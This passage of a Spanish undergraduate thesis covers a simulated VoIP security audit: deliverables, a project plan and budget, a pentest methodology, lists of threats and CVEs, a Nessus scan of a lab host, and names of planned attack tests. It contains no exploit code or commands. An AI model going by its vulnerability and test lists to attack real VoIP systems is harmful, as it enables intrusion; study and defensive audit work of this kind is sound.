Por tanto, a lo largo de la prestación de los servicios de auditoría se obtendrán los siguientes documentos:

- Plan de Proyecto
- Contrato de Prestación de Servicios
- Plan de Auditoría
- Informe Técnico de Evaluación

7.1 Contrato de Prestación de servicios

Antes de iniciar la consultoría, es necesario contar con una acreditación u orden de trabajo firmado por la empresa a la que se va a realizar el trabajo. En el escrito se redactará el compromiso de ambas partes al cumplimiento de todo lo estipulado en el mismo. Dicho documento, recogido en el *Anexo H: Contrato de Prestación de Servicios*, será firmado y redactado por ambas partes junto con el Plan de Proyecto. En él se debe identificar de forma clara y concisa, entre otros, los siguientes elementos:

1. Datos de la empresa solicitante
2. Persona de contacto
3. Número de teléfono y correo electrónico de la persona de contacto
4. Datos de la entidad que realizará el análisis
5. Duración temporal
6. Ventana horaria
7. Etc.

Destacar que se trata de un modelo de Acuerdo de confidencialidad y secreto proporcionado por INCIBE [22] y que podría usarse para la auditoría a realizar.

7.2 Plan de Proyecto

Documento donde se recoge, entre otros, la planificación del trabajo a realizar y el alcance del mismo, que van desde la toma de requisitos al cliente hasta la entrega de documentos finales, detallando fechas y duración aproximadas a través de un diagrama de Gantt. También se entregará una estimación de costes en recursos humanos y material involucrado.

Por tanto, el presente documento, recogido de forma íntegra en el *Anexo C: Plan de Proyecto,* podría contener los siguientes puntos:

- Establecimiento del alcance
- Descripción del entorno a auditar
- Restricciones a tener en cuenta
- Planificación de tareas y entregables
- Definición de los plazos temporales de la auditoría
- Recursos involucrados
- Procedimientos de comunicación con los responsables durante el proceso
- Presupuestos del proyecto

Señalar que en el Plan de Proyecto se hablará en todo momento de una empresa, sistemas y condiciones ficticias como si de una situación real se tratara.

7.3 Plan de Auditoría

Escrito en el que se recogerá la planificación de las distintas pruebas a realizar, clasificadas según el tipo al que pertenecen, acompañadas por una breve explicación de las mismas, así como las herramientas, actores y elementos involucrados. Con este documento se busca la conformidad del cliente ante el trabajo propuesto en dicho plan. Este documento podría contener los siguientes puntos:

- Metodologías que se usarán
- Procedimiento de actuación ante la detección de vulnerabilidades críticas o problemas en los sistemas auditados a causa de las pruebas lanzadas
- Selección y descripción de los controles a auditar
- Herramientas que se usarán
- Requisitos necesarios para realizar las pruebas
- Restricciones a tener en cuenta

Ya que no se trata de una auditoría real, los sistemas a auditar se implementarán en un entorno de laboratorio. Señalar que en el Plan de Auditoría se hablará en todo momento de una empresa, sistemas y condiciones ficticias como si de una situación real se tratara.

Dicho Documento queda constatado en el *Anexo D: Plan de Auditoría.*

7.4 Informe de Evaluación

Documento elaborado por la entidad contratada en el que se presenta el transcurso de la auditoría realizada, el detalle de las fases, acompañado de una serie de recomendaciones para mitigar las debilidades encontradas y las fortalezas detectadas. Queda recogido en el *Anexo E: Informe de Evaluación.*

8 CONCLUSIONES

Al comienzo del documento se ha mostrado como cada vez es mayor el número de usuarios que utilizan y disfrutan los nuevos avances de las recientes tecnologías que surgen en la actualidad. Resulta obvio, que para que estos nuevos servicios sean accesibles públicamente, haya que hacer uso de redes inseguras como es el caso de internet.

Por ello, es importante prestar atención al papel que juega la ciberseguridad en todo esto, y más tras el análisis de los riesgos presentes en el sistema auditado en este trabajo, en el que se ha demostrado claramente cómo esto puede suponer un compromiso y puede tener un gran impacto en las organizaciones, afectando tanto a la información que manejan, como a la funcionalidad de la aplicación, la confianza que depositan los clientes, la imagen de la organización, y un largo etcétera.

Por tanto, la realización de este trabajo me ha permitido no sólo ampliar mis conocimientos y asentar definitivamente mi total simpatía y gusto por el tema de la ciberseguridad, sino que además he podido entender más de cerca la importancia de la seguridad en una organización, corroborando todo lo leído anteriormente en noticias y artículos.

Finalmente, cabe destacar que con la realización de este último trabajo, y para poner fin a mi etapa como estudiante de grado, he buscado ser participe de un proyecto desde otro punto de vista, como jefe de proyecto, motivo por el cual he querido ampliar el trabajo con una simulación de consultoría de seguridad completa, haciendo más realista si cabe el trabajo, incluyendo ejemplos de documentos partícipes en una relación cliente-empresa.

9 LÍNEAS DE TRABAJO FUTURAS

Este último punto del proyecto está dedicado a proponer líneas futuras de trabajo que surgen a raíz de su realización y que permitirán ampliar los conocimientos adquiridos tras el desarrollo de este.

1. **Auditoria de seguridad sobre un sistema VoIP, teniendo en cuenta las 7 capas de la torre de protocolos.**

   Se trata de una línea de trabajo más amplia y completa que en la que se enfocaba el alcance de este proyecto, centrado sólo en la capa de aplicación. Esta ampliación permitiría ofrecer una auditoría de seguridad más completa y perfeccionada, acercándose más a la realidad, ya que se deberían analizar y tener en cuenta las vulnerabilidades y amenazas presentes en las capas inferiores. Este punto sería una continuación a partir del *7. Caso Práctico: Auditoría a un cliente.*

2. **Análisis de seguridad interna, seguridad perimetral o test de intrusión**

   Esta proposición va un paso más allá, pues engloba el área del proyecto y la línea de trabajo anteriormente propuesta. La idea de esta extensión consiste en hacer una auditoría de seguridad a una organización completa, como puede ser una pequeña o mediana empresa que acaba de surgir, con la intención de estudiar y considerar no sólo amenazas del equipo o servicio alojado, sino también la seguridad de red, aplicaciones web, privacidad, posibles brechas externas…

3. **Mejora del escenario elaborado**

   La posibilidad de continuar trabajando en el aspecto de securización no es la única, pues también es posible, y en ello estamos, confinar mejoras o modificaciones en el laboratorio empleado para la auditoría. Se trata de un escenario simple – pero a la vez complejo – que puede ser perfectamente válido para un entorno de producción medianamente pequeño. Pero si su dedicación no va a estar cerrada a un público pequeño, conviene hacerlo escalable, propiedad que le permita reaccionar y adaptarse automáticamente sin perder la calidad.

10 ANEXOS

ANEXO A: Gráfica de crecimiento de empresas en el sector TIC




Figura 10-1. Diagrama de Gantt del proyecto.

ANEXO B: Mapa de tipos de Pruebas de Penetración

Gráfica obtenida del manual OSSTMM 3 [23]




Figura 10-2. Mapa de las distintas formas de clasificar una prueba de penetración

1. Blind: *El pentester no tiene ninguna información previa de las defensas e infraestructura de la organización, y la organización tiene conocimiento de qué tipo de pruebas se realizarán y cuándo. También es conocida como Ethical Hacking.*

2. Double Blind: *El auditor no tiene ningún conocimiento sobre la infraestructura y defensas de la entidad. Por su parte, la organización no es notificada con antelación del alcance de las pruebas de seguridad que será llevada a cabo, ni de los elementos que serán probados ni cuándo. También es conocida como Prueba de Caja Negra.*

3. Gray Box: *El técnico tiene un conocimiento limitado de las defensas y activos de la empresa. Esta, por su parte, es consciente del tipo de pruebas y las fechas. La amplitud y profundidad depende de la calidad de la información proporcionada al auditor antes de la prueba, y de las capacidades del mismo*.

4. Double Gray Box: *El analista, en relación con el objetivo, tiene un breve conocimiento de los activos de la entidad. Por su parte, la anterior conoce las técnicas que ha de utilizar el pentester pero no sabe cómo ni cuándo serán realizadas. Pone a prueba la preparación del objetivo a variables desconocidas de ataques. La amplitud y profundidad depende de la calidad de la información proporcionada al auditor y a la organización antes de la prueba. También se conoce como Prueba de Caja Blanca.*

5. Tandem: *El analista y la entidad están preparados para las pruebas de seguridad, sabiendo de antemano todos los detalles de las mismas. Prueba la protección y los controles de la organización. Sin embargo, no se puede probar la preparación de la organización a variables desconocidas de ataques. También es conocida como prueba de Cristal Box, y el auditor es generalmente parte del personal de seguridad.*

6. Reversal: *El auditor tiene pleno conocimiento de los procesos y la infraestructura de seguridad de la entidad, pero ésta no sabe nada acerca de qué, cómo y cuándo se realizarán las pruebas. La verdadera naturaleza de esta prueba es determinar la preparación de la organización ante ataques que se dan sin tener conocimiento de la forma en que suceden. La amplitud y profundidad depende de la calidad de la información proporcionada al pentester y los conocimientos prácticos y la creatividad del mismo. A menudo, también es llamada Ejercicio Red Team.*

Esta clasificación de pruebas de penetración cubre de mejor forma las distintas posibilidades de realizarlas, ya que la clasificación tradicional de caja negra, caja gris y caja blanca no abarcan todas las posibilidades.

ANEXO C: Plan de Proyecto

1. Introducción

La empresa *Ataraxia S.A*. se encarga de la gestión personalizada de tecnologías de información y comunicaciones en el hogar, permitiendo a los usuarios residenciales despreocuparse de estas tareas. Para ello, estudia las necesidades de sus usuarios y les proporciona el conjunto de servicios que mejor se ajusta a sus necesidades particulares, a través de un dispositivo personalizado que incluye software y las interfaces de comunicación necesarias para dar soporte a los mismos. Entre sus muchos productos, *Ataraxia S.A.* concretamente solicita la intervención de *Icenter Security* para un nuevo producto que va a incorporar a su lista de servicios ofrecidos, *Comunicaciones Unificadas*, una solución que integra voz, vídeo y datos, permitiendo a los usuarios estar en contacto con cualquier persona, donde quiera que esté, y en tiempo real.

Para poder poner en funcionamiento este novedoso sistema, necesita tener una completa certeza y exhaustividad de que está libre de toda perturbación. Para ello, *Icenter Security* pone a disposición sus servicios de auditoría en sistemas de Voz sobre Internet, ofreciendo un estudio a medida para el producto que responsa a las exigencias del cliente.

2. Planificación temporal de tareas y entregables




Figura 10-3. Planificación temporal de tareas y duración asociada

Para poder llevar a cabo la creación del propósito solicitado, ha sido necesaria primero una concepción inicial del problema, en aras de satisfacer al cliente. Tras esta intensa búsqueda de información, se concertarán varias entrevistas con la entidad para obtener una lista lo más completa posible de todos y cada uno de los requisitos básicos, así como sus restricciones y condiciones asociadas. Una vez completado este apartado, se obtendrá la *Especificación de Requisitos del Servicio*.

En base a los requisitos firmemente redactados en la ERS, los miembros del departamento de seguridad de *Icenter Solution* se dedicarán a elaborar un Plan de Auditoría a medida. Dicho documento será la primera entrega al solicitante el día 23 de Febrero de 2017, con días de antelación previo al inicio de la auditoría, por si hiciese falta introducir algunas consideraciones no tenidas en cuenta hasta el momento. Si todo va

según lo indicado, se comenzaría con el periodo de auditoría en torno al 27 de Febrero, alargándose la misma hasta la semana del 21 de Abril, tiempo durante el cual la entidad propietaria pondrá a disposición de los auditores todos los recursos necesarios, indicados en el *Anexo X: Contrato de Prestación de Servicios,* entre los que se pueden destacar el número de teléfono y correo electrónico de la persona de contacto, en caso de descubrimiento de vulnerabilidades catalogadas de alto riesgo que necesitan ser avisadas al momento.

Finalmente, salvo cualquier demora de tiempo inesperada, se hará entrega del Informe de Evaluación el día 24 de Abril de 2017, dejando un periodo de reflexión y estudio del mismo antes de la finalización del contrato, el cual acabaría en principio a inicios del siguiente mes, el día 4 de Mayo de 2017.

3. Planificación de recursos humanos involucrados

A continuación se realiza un análisis profesional de todos y cada uno de los roles presentes en el proyecto, consistente en la búsqueda y análisis de fragilidades del producto software indicado. Se va a detallar el conjunto de funciones, tareas y actividades que desarrollará cada uno de los puestos de trabajo del colectivo de auditores de *Icenter Security*, especificando además los niveles de formación y experiencia que se requieren para desempeñar con idoneidad estas actividades.

Puesto de trabajo o Rol	**Jefe de proyecto**	
Departamento	Departamento de Project Manager	
Propósito principal	Estudio, dirección y coordinación del proyecto	
Tareas encomendadas	• Estudio y análisis de la problemática • Reuniones con el cliente • Supervisión del grado de avance • Firma y cierre del proyecto	
Responsabilidad (hacia qué rol, escalabilidad)	Jefe de empresa	
Responsabilidad (sobre qué es responsable)	• Plan de Proyecto • Plan de Auditoría • Analistas encargados de la auditoría	
Formación y conocimientos requeridos	***Formación General***	• Ingeniería Técnica de Telecomunicaciones • Nivel de Inglés Alto C2-C1 • Experiencia al menos 2 años
	Conocimientos Específicos	• Máster en Dirección y Organización de Proyectos • Conocimientos técnicos en: Big Data, IoT, Cloud Computing, seguridad informática • Experiencia en gestión de proyectos IT

Tabla 10–1. Recursos Humanos involucrados: *Jefe de proyecto*

Puesto de trabajo o Rol	**Analista nº 1**	
Departamento	Departamento de Seguridad	
Propósito principal	Búsqueda, análisis y mitigación de vulnerabilidades en el sistema	
Tareas encomendadas	• Auditoría de seguridad • Comunicación de vulnerabilidades de alto riesgo	
Responsabilidad (hacia qué rol, escalabilidad)	Jefe de proyecto	
Responsabilidad (sobre qué es responsable)	• Plan de Auditoría • Informe de Evaluación	
Formación y conocimientos requeridos	***Formación General***	• Ingeniería Técnica de Telecomunicaciones o Superior • Experiencia mínima al menos 3 años • Inglés nivel medio-alto
	Conocimientos Específicos	• Seguridad informática • Metodologías de testing • Sistemas de protección • Análisis forense

Tabla 10–2. Recursos Humanos involucrados: *Analista #1*

Puesto de trabajo o Rol	**Analista nº 2**	
Departamento	Departamento de Seguridad	
Propósito principal	Búsqueda, análisis y mitigación de vulnerabilidades en el sistema	
Tareas encomendadas	Auditoría de seguridad	
Responsabilidad (hacia qué rol, escalabilidad)	• Jefe de proyecto • Analista nº 1	
Responsabilidad (sobre qué es responsable)	• Plan de Auditoría • Informe de Evaluación	
Formación y conocimientos requeridos	***Conocimientos Generales***	• Ingeniería Técnica de Telecomunicaciones o Superior • Experiencia mínima al menos 3 años • Inglés nivel medio-alto
	Conocimientos Específicos	• Seguridad informática • Metodologías de testing • Sistemas de protección • Análisis forense

Tabla 10–3. Recursos Humanos involucrados: *Analista #2*

Tras el desglose de información de los participantes involucrados, se procede a detallar la organización y desarrollo de tareas asignadas a los mismos a través del siguiente diagrama:

Figura 10-4. Planificación temporal de Recursos Humanos y tareas asociadas

Resulta importante destacar que, aunque haya periodos donde los trabajadores tengan asignados dos o más tareas y la ocupación de los mismos supere el cien por ciento, se trata de actividades totalmente complementarias que no impedirían o limitarían al empleado en el desarrollo de las mismas.

4. Planificación de recursos materiales involucrados

En este apartado se enumeran los instrumentos que serán utilizados durante el desarrollo de la consultoría. Podría ser que bajo unas circunstancias especiales hicieran falta otros recursos adicionales:

- Laboratorio: Con un entorno controlado con el que lanzar las pruebas se puede garantizar que no se ocasionará ningún daño sobre los sistemas de producción. El equipo que contendrá una réplica del servicio y que será usado como laboratorio posee las siguientes características:
  - *Procesador: Intel Core i5*
  - *Memoria: DDR3 1600Mhz*
  - *Disco duro: Mecánico SATA-3 6 Gbps 2.5"*
  - *Tarjeta Gráfica: Intel HG Graphics*
  - *Sistema Operativo: Ubuntu Linux 16.04LTS*
- Documentación: Es necesario disponer de documentación sobre metodologías, manuales, guías, buenas prácticas, y demás documentación para guiar el proceso de auditoría.
- Conexión a internet: será necesario contar con conexión a Internet para consultar información, descargar herramientas, aplicaciones, etc.
- Equipo auditor: Equipo de personas que llevarán a cabo la auditoría. Eel tamaño del equipo y especialización requerida dependerá siempre de las características de la auditoría a realizar.
- Equipos: Equipos que usarán los auditores para el desarrollo de la misma.
- Licencias: Para llevar a cabo un adecuado desarrollo de la consultoría, será necesario contar con las licencias de software, herramientas, productos, y demás material utilizado.

5. Coste del proyecto

A continuación se muestra un desglose de los recursos necesarios y su coste unitario asociado, para el desarrollo de las tareas mostradas en el Diagrama de Gantt *Planificación temporal de tareas y duración asociada*.

Presupuesto del Proyecto					*Icenter Solution*
Líder del proyecto	*Jefe de Proyecto*			**Fecha de inicio**	*01/02/2017*
			Presupuesto	**Reservas**	**Total**
		Total	25.135€	20%	**30.162€**
Categoría	**Recurso**	**Tipo de unidades**	**Horas**	**Tasa**	**Presupuesto**
Costos Directos					
Labor					
	Jefe de Proyecto	10.62€/Hora	56	-	595€
	Analista_1	7.5€/Hora	384	-	2.880€
	Analista_2	7.5€/Hora	384	-	2.880€
Materiales					
	Ordenadores	90€/equipo	-	2	180€
Licencias y patentes					
	Licencias	3.000€/licencia	-	5	15.000€
Costos Indirectos					
	Alquiler de local	700€/mes	-	4	2.800€
	Amortización de equipos	200€/mes	-	4	800€

Tabla 10–4. Presupuesto del proyecto

ANEXO D: Plan de Auditoría

Tras un periodo de intenso estudio adaptado a la problemática existente y una serie de reuniones con el solicitante, se ha procedido a elaborar la planificación de la auditoría y su metodología que más se ajustan al objetivo de la misma, teniendo en cuenta las restricciones y recursos de los que se dispone, con la intención de dar a conocer y erradicar toda fragilidad existente en el entorno del servicio, certificando al final de la misma una completa salvedad de cualquier vulnerabilidad encuadrada dentro del alcance del contrato recogido en el *Anexo H: Contrato y Prestación de Servicios.*

1. Metodología escogida

Dadas las condiciones del entorno del sistema VoIP a auditar, el reciente estudio llevado a cabo resulta en una auditoría de penetración en red. Como tal, cada prueba de este tipo es llevada a cabo de forma consistente utilizando marcos estándar aceptados a nivel mundial y de la industria. Con el fin de garantizar una prueba de penetración sólida y completa, *Icenter Security* aprovecha los marcos estándar de la industria como base para realizarlas. Como mínimo, el marco subyacente se basa en el estándar de ejecución de pruebas de penetración, o *PTES*, pero va más allá del marco inicial propiamente dicho. Consta de siete secciones principales, cubriendo todo lo relacionado con una prueba de penetración – desde la comunicación inicial y el razonamiento, a través de la recopilación de información y las fases de modelado de amenazas, donde los analistas trabajan para comprender mejor la organización probada, Explotación y Post-explotación, donde la experiencia técnica de seguridad de los mismos resulta crucial para lograr un óptimo resultado, y finalmente el reporte, que captura todo el proceso de manera que tenga sentido y adquiera un importante valor para el cliente.

a) Recopilación de información

Footprinting	
Obtener, reunir y organizar la mayor cantidad de información pública posible del objetivo sin entrar en contacto con el mismo. La principal fuente de información es internet	
Pruebas a realizar	• Búsqueda de información de la organización (*dirección, localización, números de teléfono, correos, página web, comentarios en código HTML, políticas de seguridad implementadas, redes sociales, artículos y noticias de prensa…)* • Búsqueda de información del sistema (*nombres de usuario y grupo, tablas de enrutamiento, información SNMP, arquitectura del sistema, contraseñas…*) • Colección de información de red (*nombres de dominio, bloques de red, dir. IP de redes alcanzables, servicios TCP y UDP activos, protocolos de red, ACLs, IDSes activos, mecanismos de autenticación…*)
Fingerprinting	
Recolección de información directamente del sistema de una organización, para aprender más sobre su configuración y comportamiento. Para ello es necesario el uso de distintas herramientas	
Pruebas a realizar	• *Phishing* • Ingeniería Social • Sniffing • Scanning

b) Amenazas

CVT-001	*Accesos desautorizados o fraudes*
CVT-002	*Espionaje y Manipulación de la transmisión*
CVT-003	*Denegación del Servicio*
CVT-004	*Spam sobre Telefonía en Internet (SPIT)*
CVT-005	*Robo del servicio de voz*
CVT-006	*Recogida de direcciones (DHA)*
CVT-007	*Vishing (Phishing sobre VoIP)*
CVT-008	*Virus, gusanos y caballos de Troya*
CVT-009	*Spyware y adware*
CVT-010	*Robos de contraseñas*

c) Vulnerabilidades

Lista de vulnerabilidades reconocidas y estandarizadas	
CVE-2016-2385	*DoS Exec Code Overflow Mem. Corr.* (v4.3.5 o anterior)
CVE-2015-1591	*Kamailio allows local users to gain privileges* (v4.2.0-2 o anterior)
CVE-1999-0524	*ICMP information such as netmask and timestamp is allowed from arbitrary hosts*
CVE-2016-6515	*The auth_password function in auth-passwd.c in sshd in OpenSSHh before 7.3 dos not limit password lengths for password authenticacion, which allows remote attackers to cause a denial of service (crypt CPU consumption) via a long string*
CVE-2016-6210	*Sshd in OpenSSH before 7.3, when SHA256 or SHA512 are used for user password hashing, uses BLOWFISHh hashing on a static password when the username does not exist, which allows remote attackers to enumerate users by leveraging the timing difference between responses when a large password is provided.*
CVE-2016-10009	*Untrusted search path vulnerability in ssh-agent.c in ssh-agent in OopenSSH before 7.4 allows remote attackers to execute arbitrary local PKCS#11 modules by leveraging control over a forwarded agent-socket*
CVE-2016-10010	*Sshd in OopenSSH before 7.4, when privilege separation is not used, creates forwarded Unix-domain sockets as root, which might allow local users to gain privileges via unspecified vectors, related to serverloop.c*
CVE-2016-10011	*authfile.c in sshd in OopenSSH before 7.4 does not properly consider the effects of realloc on buffer contents, which might allow local users to obtain sensitive private-key information by leveraging access to a privilege-separated child process*
CVE-2016-10012	*The shared memory manager in sshd in OpenSSH before 7.4 does not ensure that a bounds check is enforced by all compilers, which might allow local users to gain privileges by leveraging access to a sandboxed privilege-separation process, related to the m_zback and m_zlib data structures*
CVE-2016-2183	*The DES and Triple DES ciphers, as used in the TLS, SSH, and IPSec protocols and other protocols and products, have a birthday bound of approximately four billion blocks, which makes it easier for remote attackers to obtain cleartext data via a birthday attack against a long-duration encrypted session, as demonstrated by an HTTPS session*

	using Triple DES in CBC mode, aka a "Sweet32" attack
CVE-2016-6329	*OpenVPN, when using a 64-bit block cipher, makes it easier for remote attackers to obtain cleartext data via a birthday attack against a long-duration encrypted session, as demonstrated by an HTTP-over-OpenVPN session using Blowfish in CBC mode.*
CVE-2000-0649	*IIS 4.0 allows remote attackers to obtain the internal IP address of the server via an HTTP 1.0 request for a web page which is protected by basic authentication and has no realm defined*
CVE-2013-2566	*The RC4 algorithm, as used in the TLS protocol and SSL protocol, has many single-byte biases, which makes it easier for remote attackers to conduct plaintext-recovery attacks via statistical analysis of ciphertext in a large number of sessions that use the same plaintext*
CVE-2015-2808	*The RC4 algorithm, as used in the TLS protocol and SSL protocol, does not properly combine state data with key data during the initialization phase, which makes it easier for remote attackers to conduct plaintext-recovery attacks against the initial bytes of a stream by sniffing network traffic that occasionally relies on keys affected by the Invariance Weakness, and then using a brute-force approach involving LSB values, aka the "Bar Mitzvah" issue*
Lista de vulnerabilidades no estandarizadas	
SVF-2017-001	*Registro de usuarios no existentes*
SVF-2017-002	*Realizar llamada sin autenticación*
SVF-2017-003	*Realizar llamada por un usuario no autorizado*
SVF-2017-004	*Cortar una llamada mediante un BYE sin autenticación*
SVF-2017-005	*Cortar una llamada mediante suplantación de identidad*
SVF-2017-006	*DoS por flujo masivo de peticiones SIP*
SVF-2017-007	*DoS en los servicios Asterisk o Doubango*
SVF-2017-008	*Intercepción de conversaciones*
SVF-2017-009	*Borrado de elementos de la base de datos*

A continuación se adjunta un informe del escaneo de vulnerabilidades, utilizando la herramienta Nessus:


Nessus
vulnerability scanner

Nessus Scan Report
Wed, 02 Aug 2017 09:49:17 CEST

Table Of Contents

Vulnerabilities By Host

- 10.200.3.111

Remediations

Suggested Remediations

Vulnerabilities By Host

[-] Collapse All

[+] Expand All

10.200.3.111

Scan Information

Start time: Wed Aug 2 09:45:19 2017

End time: Wed Aug 2 09:49:17 2017

Host Information

IP: 10.200.3.111

OS: Linux Kernel 4.4 on Ubuntu 16.04 (xenial)

Results Summary

Critical	High	Medium	Low	Info	Total
0	1	4	1	37	51

Results Details

0/icmp

10114 - ICMP Timestamp Request Remote Date Disclosure [-/+]

0/tcp

11936 - OS Identification [-/+]

19506 - Nessus Scan Information [-/+]

25220 - TCP/IP Timestamps Supported [-/+]

45590 - Common Platform Enumeration (CPE) [-/+]

54615 - Device Type [-/+]

66334 - Patch Report [-/+]

0/udp

10287 - Traceroute Information [-/+]

22/tcp

65784 - OpenSSH < 7.3 Multiple Vulnerabilities [-/+]

96151 - OpenSSH < 7.4 Multiple Vulnerabilities [-/+]

99359 - OpenSSH < 7.5 [-/+]

10267 - SSH Server Type and Version Information [-/+]

10881 - SSH Protocol Versions Supported [-/+]

11219 - Nessus SYN scanner [-/+]

22964 - Service Detection [-/+]

70657 - SSH Algorithms and Languages Supported [-/+]

443/tcp

42873 - SSL Medium Strength Cipher Suites Supported [-/+]

51192 - SSL Certificate Cannot Be Trusted [-/+]

	94437 - SSL 64-bit Block Size Cipher Suites Supported (SWEET32)	[+]
	10759 - Web Server HTTP Header Internal IP Disclosure	[+]
	65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)	[+]
	10107 - HTTP Server Type and Version	[+]
	10863 - SSL Certificate Information	[+]
	11219 - Nessus SYN scanner	[+]
	21643 - SSL Cipher Suites Supported	[+]
	22964 - Service Detection	[+]
	24260 - HyperText Transfer Protocol (HTTP) Information	[+]
	50845 - OpenSSL Detection	[+]
	56984 - SSL / TLS Versions Supported	[+]
	70544 - SSL Cipher Block Chaining Cipher Suites Supported	[+]
	84502 - HSTS Missing From HTTPS Server	[+]
9000/tcp		
	10759 - Web Server HTTP Header Internal IP Disclosure	[+]
	10107 - HTTP Server Type and Version	[+]
	11219 - Nessus SYN scanner	[+]
	22964 - Service Detection	[+]
	24260 - HyperText Transfer Protocol (HTTP) Information	[+]
9001/tcp		
	42873 - SSL Medium Strength Cipher Suites Supported	[+]
	51192 - SSL Certificate Cannot Be Trusted	[+]
	94437 - SSL 64-bit Block Size Cipher Suites Supported (SWEET32)	[+]
	10759 - Web Server HTTP Header Internal IP Disclosure	[+]
	65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)	[+]
	10107 - HTTP Server Type and Version	[+]
	10863 - SSL Certificate Information	[+]
	11219 - Nessus SYN scanner	[+]
	21643 - SSL Cipher Suites Supported	[+]
	22964 - Service Detection	[+]
	24260 - HyperText Transfer Protocol (HTTP) Information	[+]
	50845 - OpenSSL Detection	[+]
	56984 - SSL / TLS Versions Supported	[+]
	70544 - SSL Cipher Block Chaining Cipher Suites Supported	[+]
	84502 - HSTS Missing From HTTPS Server	[+]

Remediations

[-] Collapse All

[+] Expand All

Suggested Remediations

Taking the following actions across 1 hosts would resolve 32% of the vulnerabilities on the network:

Action to take	Vulns	Hosts
OpenSSH < 7.5 - Upgrade to OpenSSH version 7.5 or later.	6	1

d) Explotación

Prueba1	*Chequeo general del sistema VoIP*
Prueba 2	*Denegación del servicio*
Prueba 3	*Espionaje de llamadas*
Prueba 4	*Suplantación de identidad*
Prueba 5	*Redireccionado de llamadas*
Prueba 6	*VLAN Hopping*
Prueba7	*Analización de red, sistemas y usuario*
Prueba 8	*Inyección SQL*
Prueba 9	*Testeo de nivel de privacidad y seguridad de la LAN*
Prueba 10	*Seguridad perimetral*
[...]	*[...]*

e) Post-explotación y reporte

Con intención de solventar y reducir todos los potenciales riesgos de seguridad encontrados en la auditoría, se recomienda a los técnicos y encargados de la seguridad de la organización seguir las pertinentes consideraciones recogidas en el *Anexo E: Informe de Evaluación*

ANEXO E: Informe de Evaluación

Icenter Solution, S.A.
Edificio Torre Santa
Paseo de los Estudiantes 10
41009 Sevilla

INFORME DE EVALUACIÓN TÉCNICO

El presente documento, con fecha a 4 de Mayo de 2017, va destinado a D/Dña ……., como representante del departamento de Seguridad informática de la organización ……..

[…]

Dado que la aplicación presenta inseguridades de gran importancia, es posible comprometer la información que se maneja en la aplicación, afectando directamente a la funcionalidad que ofrece al público usuario. Pero las vulnerabilidades detectadas no sólo suponen un riesgo para la información que contiene el servicio, sino para toda la organización, ya que puede ser utilizada para pivotar a redes internas y acceder a servicios internos de la compañía.

Por estos motivos, actualmente este sistema de Voz sobre IP supone un potencial riesgo para la organización y debería valorarse su desconexión hasta que pueda garantizarse unas protecciones mínimas de seguridad. En el caso de que esto no pudiera ser realizado, es aconsejable seguir las recomendaciones indicadas en la siguiente tabla para reducir el impacto que pudiera generarse, fruto de las fragilidades encontradas:

- Aislamiento de la aplicación en una red que no tenga comunicación con otros sistemas (especialmente internos)
- Implementación de sistemas de detección y prevención de intrusos que permitan visualizar, trazar eventos de seguridad y bloquear intentos de explotación de cualquier vulnerabilidad detectada
- Activar logs del istema y su envío a servidores inalcanzables por la máquina auditada
